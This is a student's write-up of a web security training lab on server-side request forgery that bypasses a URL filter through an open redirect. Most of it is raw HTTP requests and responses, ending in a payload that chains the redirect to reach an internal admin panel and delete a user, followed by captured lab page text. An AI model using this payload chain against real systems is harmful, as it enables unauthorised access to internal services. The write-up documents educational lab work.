
# Server Site Request Forgery Lab-05

**M.Gobi Shankar**

**CB.SC.P2CYS23019**

## SSRF With Filter Bypass Via Open Redirection Vulnerability

In this lab we try to use an redirection vulnerability and accessing the admin which is not an local hosts one. Since they gave the admin address we can directly use and delete the user. First we should verify after clicking next product and access the `/admin` panel then only we can delete the user.




```
POST /product/stock HTTP/2
Host: 0ad400cd041ed7be805262c000810065.web-security-academy.net
Cookie: session=McG5gdBJiNApX8Q6tsmczuDyAwgN771H
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ad400cd041ed7be805262c000810065.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0ad400cd041ed7be805262c000810065.web-security-academy.net
Content-Length: 29
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=http://192.168.0.15/
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 48

"Invalid external stock check url 'Invalid URL'"
```




```
GET /product/nextProduct?path=http://192.168.0.12:8080/admin HTTP/2
Host: 0ad400cd041ed7be805262c000810065.web-security-academy.net
Cookie: session=FmNsTL1QEkEU9SUu2HLpmI1Y7p2rhYYM; session=McG5gdBJiNApX8Q6tsmczuDyAwgN771H
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ad400cd041ed7be805262c000810065.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```


```
HTTP/2 302 Found
Location: http://192.168.0.12:8080/admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



```
POST /product/stock HTTP/2
Host: 0ad400cd041ed7be805262c000810065.web-security-academy.net
Cookie: session=FmNsTL1QEkEU9SUu2HLpmI1Y7p2rhYYM; session=McG5gdBJiNApX8Q6tsmczuDyAwgN771H
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ad400cd041ed7be805262c000810065.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0ad400cd041ed7be805262c000810065.web-security-academy.net
Content-Length: 65
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```



Kali Linux [Running] - Oracle VM VirtualBox

https://0ad400cd041ed7be805262c000810065.web-security-academy.net/product?productId=1

The days of finding your favorite lunch stolen from the fridge in the workplace are over. All manner of items can be hidden within the flesh of this single-use banana skin. Pop them in and seal it up, after all, no-one is going to pinch your banana, are they?

We have a dedicated team of banana eaters here at HQ in Arizona, all in need of boosting their potassium intake. We pride ourselves in being able to support the community and reduce waste by selling on the by-product to you.

No need to leave angry sticky notes all around the kitchen, no need to waste valuable resources by labeling all your foodstuffs anymore.

We are proud of our award-winning product which has earned us a number of small prizes for innovation, propelling us into the World Wide market. We can guarantee all of our bananas are eaten in Europe and the US, ensuring an ethically sourced product, leading to convenience and peace of mind for all of our customers.

We offer a 30-day money back guarantee providing the banana skin is returned to us in its original form, and must still be yellow.

London | Check stock

SSRF with filter bypass via open redirection vulnerability

LAB Not solved

Back to lab description


Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

# Lab Completed Successfully.



Kali Linux [Running] - Oracle VM VirtualBox

https://0ad400cd041ed7be805262c000810065.web-security-academy.net/product?productId=1

SSRF with filter bypass via open redirection vulnerability

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account

Single Use Food Hider

★★★★★

$43.87